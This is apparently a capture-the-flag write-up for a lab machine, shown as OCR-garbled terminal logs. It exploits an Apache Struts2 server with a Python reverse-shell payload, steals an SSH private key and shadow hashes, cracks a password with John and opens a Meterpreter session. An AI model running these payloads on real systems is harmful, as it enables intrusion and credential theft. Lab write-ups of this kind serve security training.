uts2-rest-showcase-2.5.12/orders/3 "nc 10.10.154.235 4444"
!doctype html><html lang="en"><head><title>HTTP Status 500 – Interna
 Server Error</title><style type="text/css">h1 {font-family:Tahoma,A
ial,sans-serif;color:white;background-color:#525D76;font-size:22px;}
 h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color
#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;col
:white;background-color:#525D76;font-size:14px;} body {font-family:
```


```
root@ip-10-10-154-235:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.75.149 57252 received!
```

It seems like the netcat version installed doesn't support the –e switch. Since we know it's a Linux server, we can try to use pentestmonkey's (https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet) reverse shell payload for python, carefully escaping the double quotes to pass it as a single argument



```
        com.opensymphony.xwork2.DefaultActionProxy.execute(DefaultAct
ionProxy.java:160)
        org.apache.struts2.dispatcher.Dispatcher.serviceAction(Dispat
cher.java:577)
        org.apache.struts2.dispatcher.ExecuteOperations.executeAction
(ExecuteOperations.java:81)
        org.apache.struts2.dispatcher.filter.StrutsPrepareAndExecuteF
ilter.doFilter(StrutsPrepareAndExecuteFilter.java:143)
</pre><p><b>Note</b> The full stack trace of the root cause is availa
ble in the server logs.</p><hr class="line" /><h3>Apache Tomcat/9.0.7
</h3></body></html>
root@ip-10-10-154-235:~# python struts.py http://10.10.75.149:8080/st
ruts2-rest-showcase-2.5.12/orders/3 "python -c 'import socket,subproc
ess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((
\"10.10.154.235\",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1)
; os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'"
<!doctype html><html lang="en"><head><title>HTTP Status 500 – Interna
```

```
root@ip-10-10-154-235:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.75.149 57252 received!
id
^C
root@ip-10-10-154-235:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.75.149 57258 received!
^C
root@ip-10-10-154-235:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.75.149 57260 received!
/bin/sh: 0: can't access tty; job control turned off
$ 
```




```
$ whoami
tomcat9
$ head /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
$ 
```

From here, we proceed to do as in the first method to exfiltrate the private key, crack the passphrase, connect to the machine as kay and switch to a superuser shell.

Now, we should be able to read the shadow file, where we can find jan's password hash in the default linux format, SHA-512 (sha512crypt for use with john).

John can detect this format automatically if we copy the whole entry, and the password is so simple that we can just use the default wordlist (although this is something we already knew)


root@basic2: /home/kay
File Edit View Search Terminal Help
root@ip-10-10-162-221: ~
File Edit View Search Terminal Help


```
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
lxd:*:17638:0:99999:7:::
messagebus:*:17638:0:99999:7:::
uuidd:*:17638:0:99999:7:::
dnsmasq:*:17638:0:99999:7:::
kay:$6$ON8Wi9Ow$Puwzhgbc2chaNEqWFO/UVH2yJ5zVb3Wir
cUNe.KPUhH6ND4CYx9WWu449W3mrzVtk/:17644:0:99999:7
sshd:*:17638:0:99999:7:::
tomcat9:!:17639::::::
jan:$6$Bbz6m7oU$WjYF4ZiF/QuPuiNAzl7bthT8LvIWikymE
rKQRdxqbP8j03.x.pXv04xDgexxwbIIG0:17640:0:99999:7
root@basic2:/home/kay# 
```

```
/usr/share/wordlists/SecLists/Passwords/Software/john-the-ripper.txt
root@ip-10-10-162-221:~# vim jan_hash.txt
root@ip-10-10-162-221:~# john jan_hash.txt
Warning: detected hash type "sha512crypt", but the string is also rec
ognized as "sha512crypt-opencl"
Use the "--format=sha512crypt-opencl" option to force loading these a
s that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX
2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, i
f any.
Proceeding with wordlist:/opt/john/password.lst
armando          (jan)
1g 0:00:00:02 DONE 2/3 (2022-05-01 00:14) 0.3846g/s 2129p/s 2129c/s 2
129C/s chacha..ford
Use the "--show" option to display all of the cracked passwords relia
bly
Session completed.
root@ip-10-10-162-221:~#
```

# Method 2.2 - Privilege Escalation without stealing kay or jan's credentials?

## INCOMPLETE


Now in order to transfer enum4linux.pl, we need a tty -> we'll use python to spawn a shell and trick the system into thinking we have a tty to be able to scp into our attackbox and input the password:



```
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|
85.199.108.133|:443... ^C
root@ip-10-10-154-235:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.75.149 57300 received!
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
tomcat9@basic2:/$ scp root@10.10.154.235:/root/enum.pl ./
scp root@10.10.154.235:/root/enum.pl ./
Could not create directory '/home/tomcat9/.ssh'.
The authenticity of host '10.10.154.235 (10.10.154.235)' can't be es
ablished.
ECDSA key fingerprint is SHA256:+S7DzmPK/qIPv5KlMWKjPyYmq8VAh39O0Joc
dmuS9M.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/home/tomcat9/.ss
/known_hosts).
root@10.10.154.235's password: 7bc746f771bc3d19

.//enum.pl: Permission denied
tomcat9@basic2:/$ pwd
pwd
/
tomcat9@basic2:/$ cd tmp
```


* cd into tmp to be able to copy the file over

https://raw.githubusercontent.com/jondonas/linux-exploit-suggester-2/master/linux-exploit-suggester-2.pl




```
#############################
  Linux Exploit Suggester 2
#############################

Local Kernel: 4.4.0
Searching 72 exploits...

Possible Exploits
[1] af_packet
    CVE-2016-8655
    Source: http://www.exploit-db.com/exploits/40871
[2] exploit_x
    CVE-2018-14665
    Source: http://www.exploit-db.com/exploits/45697
[3] get_rekt
    CVE-2017-16695
    Source: http://www.exploit-db.com/exploits/45010

mcat9@basic2:/tmp$ scp root@10.10.154.235:/root/chocobo_root.c choc
o_root.c
t@10.10.154.235:/root/chocobo_root.c chocobo_root.

uld not create directory '/home/tomcat9/.ssh'.
e authenticity of host '10.10.154.235 (10.10.154.235)' can't be est
lished.
DSA key fingerprint is SHA256:+S7DzmPK/qIPv5KlMWKjPyYmq8VAh39O0JocV
uS9M.
e you sure you want to continue connecting (yes/no)? yes
s
```


However, we don't have gcc installed in the target system to compile the exploits suggested, so we will try to upgrade our reverse shell to a meterpreter session:




```
msf5 exploit(multi/handler) > set LHOST 10.10.154.235
LHOST => 10.10.154.235
msf5 exploit(multi/handler) > set LPORT 5555
PORT => 5555
sf5 exploit(multi/handler) > set PAYLOAD linux/x86/shell/reverse_tcp
AYLOAD => linux/x86/shell/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.154.235:5555
[*] Sending stage (36 bytes) to 10.10.75.149
[*] Command shell session 1 opened (10.10.154.235:5555 -> 10.10.75.14
9:35610) at 2022-04-27 22:57:09 +0100

id
/bin/sh: 1: ��j▯j?X̀Iy�j
                        X�Rh//shh/bin��RS��̀id: not found
$ whoami
tomcat9
$ id
uid=999(tomcat9) gid=999(tomcat9) groups=999(tomcat9)
$ 
```




```
.SOCK_STREAM);s.connect((\"10.10.154.235\",5555));os.dup2(s.fileno()
0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([
"/bin/sh\",\"-i\"]);



                        ^
SyntaxError: unexpected character after line continuation character
tomcat9@basic2:/tmp$ python -c 'print("AAA")'
python -c 'print("AAA")'
AAA
tomcat9@basic2:/tmp$ python -c 'import socket,subprocess,os;s=socket
socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.154.235"
5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.filen
(),2);p=subprocess.call(["/bin/sh","-i"]);'
< -c 'import socket,subprocess,os;s=socket.socket(so
<ess,os;s=socket.socket(socket.AF_INET,socket.SOCK_S
<ket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.1
<REAM);s.connect(("10.10.154.235",5555));os.dup2(s.f
<4.235",5555));os.dup2(s.fileno(),0); os.dup2(s.file
<leno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(
<o(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/
bin/sh","-i"]);'
```



```
Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell x86/linux  $            10.10.154.235:5555 -> 10.10.75.149:35610 (10.10.75.149)

msf5 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

 ] Upgrading session ID: 1
 ] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.154.235:4433
[*] Sending stage (980808 bytes) to 10.10.75.149
[*] Meterpreter session 2 opened (10.10.154.235:4433 -> 10.10.75.149:55582) at 2022-04-27 23:01:58 +0100
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                  Information                                                  Connection
  --  ----  ----                  -----------                                                  ----------
  1         shell x86/linux       $                                                            10.10.154.235:5555 -> 10.10.75.14
9:35610 (10.10.75.149)
  2         meterpreter x86/linux  no-user @ basic2 (uid=999, gid=999, euid=999, egid=999) @ 10.10.75.149  10.10.154.235:4433 -> 10.10.75.14
9:55582 (10.10.75.149)

msf5 exploit(multi/handler) > 
```



```
meterpreter > pwd
/tmp
meterpreter > background
[*] Backgrounding session 2...
sf5 exploit(multi/handler) > search suggester

tching Modules
================

   #  Name                                      Disclosure Date
    Check  Description
   -  ----                                      ---------------
    -----  -----------
   0  post/multi/recon/local_exploit_suggester
al  No     Multi Recon Local Exploit Suggester


msf5 exploit(multi/handler) > use 0
msf5 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.75.149 - Collecting local exploits for x86/linux...
```



```
session => 2
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.75.149 - Collecting local exploits for x86/linux...
[*] 10.10.75.149 - 35 exploit checks are being tried...
[+] 10.10.75.149 - exploit/linux/local/bpf_sign_extension_priv_esc:
he target appears to be vulnerable.
[+] 10.10.75.149 - exploit/linux/local/glibc_realpath_priv_esc: The
arget appears to be vulnerable.
[+] 10.10.75.149 - exploit/linux/local/pkexec: The service is runnin
, but could not be validated.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > 
```